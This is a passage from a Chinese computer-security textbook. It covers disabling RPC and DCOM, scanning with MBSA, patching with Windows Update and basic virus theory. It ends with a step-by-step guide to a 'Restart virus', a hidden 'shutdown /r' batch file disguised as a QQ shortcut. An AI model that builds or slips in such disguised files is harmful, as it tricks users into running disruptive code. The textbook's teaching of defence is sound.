135 端口非常危险，但却是难以了解其用途、无法实际感受到其危险性的代表性端口之一。该工具由提供安全相关技术信息和工具类软件的“SecurityFriday.com”公司提供。该工具以简单明了的形式验证了 135 端口的危险性，呼吁用户加强安全设置。不过，由于该工具的特征代码追加到了病毒定义库文件中，如果在安装了该公司的病毒扫描软件的计算机中安装 IE、en，就有可能将其视为病毒。

3. 关闭RPC服务

关闭 RPC 服务也是防范 DcomRpc 漏洞攻击的方法之一，而且效果非常彻底。具体方法为：单击“开始”>“设置”>“控制面板”>“管理工具”菜单项，即可打开“管理工具”窗口。双击“服务”图标，即可打开“服务”窗口。双击打开“Remote Procedure Call”属性窗口，在属性窗口中将启动类型设置为“已禁用”，这样自下次启动开始 RPC 就将不再启动。


要想将其设置为有效，需在注册表编辑器中将“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs”的“Start”的值由 0X04 变成 0X02 后，重新启动机器即可。

但进行这种设置后，将会给 Windows 运行带来很大影响。这是因为 Windows 的很多服务都依赖于 RPC，而这些服务在将 RPC 设置为无效后将无法正常启动。由于这样做弊端非常大，因此一般不能关闭 RPC 服务。

4. 手动为计算机启用（或禁用）DCOM

除上述方法外，还可进行手动式的 DCOM 服务禁用。这里以 Windows 7 为例，具体的操作步骤如下。


STEP01： 打开“运行”对话框



01 在文本框中输入“Dcomcnfg”命令。


02 单击“确定”按钮。

STEP02： 查看“我的电脑”>“属性”



依次单击“控制台根目录”>“组件服务”>“计算机”>“我的电脑”>“属性”菜单项。


STEP03： 更改属性



01 切换至“默认属性”选项卡，取消勾选“在此计算机上启用分布式 COM”复选框。


02 单击“确定”按钮。

STEP04： 远程计算机操作



依次单击“计算机”>“新建”>“计算机”选项。

STEP05： 打开“添加计算机”对话框



在文本框中输入计算机名称或单击右侧的“浏览”按钮，即可搜索计算机。

在添加计算机后，在计算机名称列表中右击该计算机名称，从弹出的快捷菜单中单击“属性”菜单项，在打开的属性窗口的“默认属性”选项卡设置界面中取消勾选“在这台计算机上启用分布式 COM”复选框后，单击“确定”按钮，即可以应用更改设置并退出。


3.4 用 MBSA 检测系统漏洞

Microsoft 基准安全分析器（Microsoft Baseline Security Analyzer，MBSA）工具允许用户扫描一台或多台基于 Windows 的计算机，以发现常见的安全方面的配置错误。MBSA 将扫描基于 Windows 的计算机并检查操作系统和已安装的其他组件（如 IIS 和 SQL Server），以发现安全方面的配置错误，并及时通过推荐的安全更新进行修补。

3.4.1 MBSA 的安装设置


MBSA 可以执行对 Windows 系统的本地和远程扫描，可以扫描错过的安全升级补丁已经在 Microsoft Update 上发布的服务包。使用 MBSA V2.2 对系统漏洞进行安全分析之前，先要对 MBSA 进行安装设置，具体的操作步骤如下。

STEP01： 安装向导




01 下载并双击“MBSA V2.2”安装程序图标。　02 单击“Next”按钮。

STEP02： 查看安装许可协议



01 阅读安装信息并选中“I accept the license agreement（我接受此协议）”单选项。　02 单击“Next”按钮。


STEP03：选择安装位置



01 单击“Browse”按钮，在其中根据需要选择安装的目标位置。


02 单击“Next”按钮。

STEP04：开始安装




单击“Install”按钮。

STEP05：正在安装



程序开始安装并显示安装的进度。

STEP06：MBSA 安装




单击“OK”按钮，将完成整个安装过程。

3.4.2 检测单台计算机


单台计算机模式最典型的情况是“自扫描”，也就是扫描本地计算机。扫描单台计算机的具体操作步骤如下。

STEP01：运行“MBSA V2.2”



单击“Scan a computer”按钮。

STEP02：输入检测的计算机 IP 地址




01 选择默认的当前计算机名并且输入需要检测的其他计算机 IP 地址。

02 单击“Start Scan”按钮。

提示


要想扫描一台计算机，必须具有该计算机的管理员访问权限才行。在“Which computer do you want to scan”对话框中有许多复选框。其中涉及到选择要扫描检测的项目，包括Windows系统本身、IIS和SQL等相关选项，也即MBSA的3大主要功能。根据所检测的计算机系统中所安装的程序系统和实际需求来确定。如果要形成检测结果报告文件，则在“Security report name”栏中输入报告文件名称。

STEP03： 开始检测




自动开始检测已选择项目并显示检测进度。

STEP04： 检测完成



单击“Result”栏下方的“Result details”链接，即可查看扫描后的安全报告内容。


STEP05： 查看安全报告内容




在报告中凡检测到存在严重安全隐患的则以红色“×”显示，中等级别的则以黄色“×”显示。用户还可单击“How to correct this”链接得知如何配置才能纠正这些不正当设置。在检测结果中，第一项（Security updates）严重隐患是说用户存在安全更新的问题。

3.4.3 检测多台计算机

多台计算机模式是对某一个 IP 地址段或整个域进行扫描。只需单击左侧“Microsoft Baseline Security Analyzer”栏下方的“Scan multiple computers”按钮，即可指定要扫描检测的多台计算机。所扫描的多台计算机范围可通过在“Domain name”文本框中输入这些计算机所在域来确定，这样，则检测相应域中所有计算机；也可通过在“IP address range”栏中输入 IP 地址段中的起始 IP 地址和终止 IP 地址来确定，这样只检测 IP 地址范围内的计算机。单击“Start Scan”按钮，同样可以开始检测，如下图所示。





3.5 用 Windows Update 修复系统漏洞


Windows Update 是一个基于网络的 Microsoft Windows 操作系统的软件更新服务。Windows Update 能够提供一个下载紧急系统组件更新、服务升级包（Service Pack）、安全修补程序（Security fix）、补丁以及选定的 Windows 组件免费更新，保证系统更加安全、稳定。下面来介绍使用 Windows Update 修复系统漏洞的具体步骤。

STEP01： 打开“控制面板”窗口




单击“Windows Update”链接。

STEP02： Windows 更新




单击页面左侧的“检查更新”链接。

STEP03：选择重要更新补丁



单击“2 个重要更新可用”。


STEP04：选择要安装的补丁



01 勾选需要安装的更新复选框。


02 单击“确定”按钮。

STEP05：开始安装更新




返回上一界面，单击“安装更新”按钮。

STEP06：正在下载更新



此时界面中出现补丁下载进度，请耐心等待。

STEP07：重启计算机



单击“立即重新启动”按钮，对计算机进行重启。重启过程中计算机会自动安装漏洞补丁，切勿中途断电或关闭计算机。

第4章 病毒入侵与防御

借助一款黑客工具无疑可以使其“攻城略机”变得事半功倍，其实在众多黑客工具中，病毒无疑是黑客们的至爱。本章主要讲述几种病毒和木马入侵与防范的方法，有助于读者有效防范计算机病毒和木马。真正了解病毒后，使自己的系统将从此变得“百毒不侵”，系统安全将不再成为一个恼人的问题。

主要内容：

- 病毒知识入门
- 制作简单的病毒
- VBS 代码产生病毒
- 宏病毒与邮件病毒防范
- 全面防范网络蠕虫
- 使用杀毒软件

4.1 病毒知识入门

目前计算机病毒在形式上越来越难以辨别，造成的危害也日益严重，所以要求网络防毒产品在技术上更先进，功能上更全面。

4.1.1 计算机病毒的特点

一般计算机病毒具有如下几个共同的特点。

1. 程序性（可执行性）

计算机病毒与其他合法程序一样，是一段可执行程序，但它不是一个完整的程序，而是寄生在其他可执行程序上，所以它享有该程序所能得到的权力。

2. 传染性

传染性是病毒的基本特征，计算机病毒会通过各种渠道从已被感染的计算机扩散到未被感染的计算机。病毒程序代码一旦进入计算机并被执行，就会自动搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，实现自我繁殖。

3. 潜伏性

一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，可以在很长一段时间内隐藏在合法文件中，对其他系统进行传染，而不被人发现。

4. 可触发性

可确发性是指病毒因某个事件或数值的出现，诱使病毒实施感染或进行攻击的特性。

5. 破坏性

系统被病毒感染后，病毒一般不会立刻发作，而是潜藏在系统中，等条件成熟后，便会发作，给系统带来严重的破坏。

6. 主动性

病毒对系统的攻击是主动的，计算机系统无论采取多么严密的保护措施，都不可能彻底地排除病毒对系统的攻击，而保护措施只是一种预防手段。

7. 针对性

计算机病毒针对特定的计算机和特定的操作系统。

4.1.2 病毒的基本结构

计算机病毒本身的特点是由其结构决定的，所以计算机病毒在其结构上有其共同性。计算机病毒一般包括传染模块、表现（破坏）模块和触发（引导）模块 3 大功能模块，但不是任何病毒都包含这 3 个模块。传染模块的作用是负责病毒的传染和扩散，而表现（破坏）模

块则负责病毒的破坏工作，这两个模块各包含一段触发条件检查代码，当各段代码分别检查出传染和表现或破坏触发条件时，病毒就会进行传染和表现或破坏。病毒的触发条件是预先设置的，触发程序判断触发条件是否满足，并根据判断结果来控制病毒的传染和破坏动作。触发条件一般由日期、时间、某个特定程序、传染次数等多种形式组成。

①对于寄生在磁盘引导扇区的病毒，病毒引导程序占有了原系统引导程序的位置，并把原系统引导程序搬移到一个特定的地方。系统一启动，病毒引导模块就会自动地载入内存并获得执行权，该引导程序负责将病毒程序的传染模块和发作模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，再对这两个模块设定某种激活方式，使之在适当时候获得执行权。处理完这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带病毒状态下运行。

对于寄生在可执行文件中的病毒，病毒程序一般通过修改原有可执行文件，使该文件在执行时先转入病毒程序引导模块。该引导模块也可完成把病毒程序的其他两个模块驻留内存及初始化的工作，把执行权交给执行文件，使系统及执行文件在带毒的状态下运行。

②对于病毒的被动传染而言，是随着复制磁盘或文件工作的进行而进行传染的。而对于计算机病毒的主动传染而言，其传染过程是：在系统运行时，病毒通过病毒载体即系统的外存储器进入系统的内存储器、常驻内存，并在系统内存中监视系统的运行。

在病毒引导模块将病毒传染模块驻留内存的过程中，通常还要修改系统中断向量入口地址（例如 INT 13H 或 INT 21H），使该中断向量指向病毒程序传染模块。这样，一旦系统执行磁盘读写操作或系统功能调用，病毒传染模块就被激活，传染模块在判断传染条件满足的条件下，利用系统 INT 13H 读写磁盘中断把病毒自身传染给被读写的磁盘或被加载的程序，也就是实施病毒的传染，再转移到原中断服务程序执行原有的操作。

③计算机病毒的破坏行为体现了病毒的杀伤力。病毒破坏行为的激烈程度，取决于病毒作者的主观愿望和其所具有的技术能量。

数以万计、不断发展扩张的病毒，其破坏行为千奇百怪，不可能穷举其破坏行为，也难以做全面的描述。病毒破坏目标和攻击部位主要有系统数据区、文件、内存、系统运行、运行速度、磁盘、屏幕显示、键盘、喇叭、打印机、CMOS、主板等。

4.1.3 病毒的工作流程

计算机系统的内存是一个非常重要的资源，所有的工作都需要在内存中运行。病毒一般都是通过各种方式把自己植入内存，获取系统最高控制权，感染在内存中运行的程序。

计算机病毒的完整工作过程应包括如下几个环节。

1. 传染源

病毒总是依附于某些存储介质，如软盘、硬盘等构成传染源。

2. 传染媒介

病毒传染的媒介由其工作的环境来决定，可能是计算机网络，也可能是可移动的存储介质，如 U 盘等。

3. 病毒激活

病毒激活是指将病毒装入内存，并设置触发条件。一旦触发条件成熟，病毒就开始自我复制到传染对象中，进行各种破坏活动等。

4. 病毒触发

计算机病毒一旦被激活，立刻就会发生作用。触发的条件是多样化的，可能是内部时钟，系统的日期，用户标识符，也可能是系统一次通信等。

5. 病毒表现

表现是病毒的主要目的之一，有时在屏幕显示出来，有时则表现为破坏系统数据。凡是软件技术能够触发到的地方，都在其表现范围内。

6. 传染

病毒的传染是病毒性能的一个重要标志。在传染环节中，病毒复制一个自身副本到传染对象中去。计算机病毒的传染是以计算机系统的运行及读写磁盘为基础的。没有这样的条件计算机病毒是不会传染的。只要计算机运行就会有磁盘读写动作，病毒传染的两个先决条件就很容易得到满足。系统运行为病毒驻留内存创造了条件，病毒传染的第一步是驻留内存；一旦进入内存之后，寻找传染机会，寻找可攻击的对象，判断条件是否满足，决定是否可传染；当条件满足时进行传染，将病毒写入磁盘系统。


4.2 制作简单的病毒

病毒的编写是一种高深技术，真正的病毒一般都具有传染性、隐藏性、破坏性。本节介绍 2 款简单病毒的制作：Restart 病毒和 U 盘病毒。

4.2.1 制作 Restart 病毒


Restart 病毒是一种能够让计算机重新启动的病毒，该病毒主要通过 DOS 命令 shutdown/r 命令来实现。下面详细介绍 Restart 病毒制作步骤。

STEP01：新建一个文本文档




在桌面空白处右击，在弹出的快捷菜单中依次单击“新建”>“文本文档”菜单项。

STEP02：打开新建的记事本




输入 shutdown /r 命令，即自动重启本地计算机。

STEP03：保存文件




单击“文件”>“保存”菜单项。

STEP04：重命名文本文档为腾讯 QQ.bat




在弹出的“重命名”对话框中单击“是”按钮。

STEP05：右击“腾讯 QQ.bat”图标




在弹出的快捷菜单中单击“创建快捷方式”菜单项。

STEP06：右击“腾讯 QQ.bat- 快捷方式”图标



在弹出的快捷菜单中单击“属性”菜单项。


STEP07：更改图标



01 切换至“快捷方式”选项卡。

02 单击“更改图标”按钮。

STEP08：查看提示信息




单击“确定”按钮。

STEP09：选择图标



在列表中选择程序图标，如果没有合适的单击“浏览”按钮。


STEP10：选择 ico 格式的图标



01 打开图标保存位置，选中 ico 格式图标。


02 单击“打开”按钮。

STEP11：查看已选的 ico 图标




单击“确定”按钮。

STEP12：查看生成的腾讯 QQ.bat 图标




单击“确定”按钮。

STEP13：查看修改图标后的快捷图标



在桌面上查看修改图标后快捷图标，将其名称改为“腾讯 QQ”。

STEP14：右击 .bat 快捷图标



在弹出的快捷菜单中单击“属性”菜单项。


STEP15：将文件设置为隐藏



01 切换至“常规”选项卡。


02 单击“确定”按钮。

STEP16：打开“文件夹”选项



在桌面上双击“计算机”图标，然后依次单击“工具”>“文件夹选项”菜单项。


STEP17：设置不显示隐藏的文件



01 切换至“查看”选项卡。

02 选中“不显示隐藏的文件、文件夹或驱动器”单选项，然后单击“确定”按钮。

STEP18：设置后在桌面上查看快捷图标




可看到桌面上未显示腾讯 QQ.bat 图标，只显示了腾讯 QQ 图标，用户一旦双击该图标计算机便会重启。

4.2.2 制作 U 盘病毒

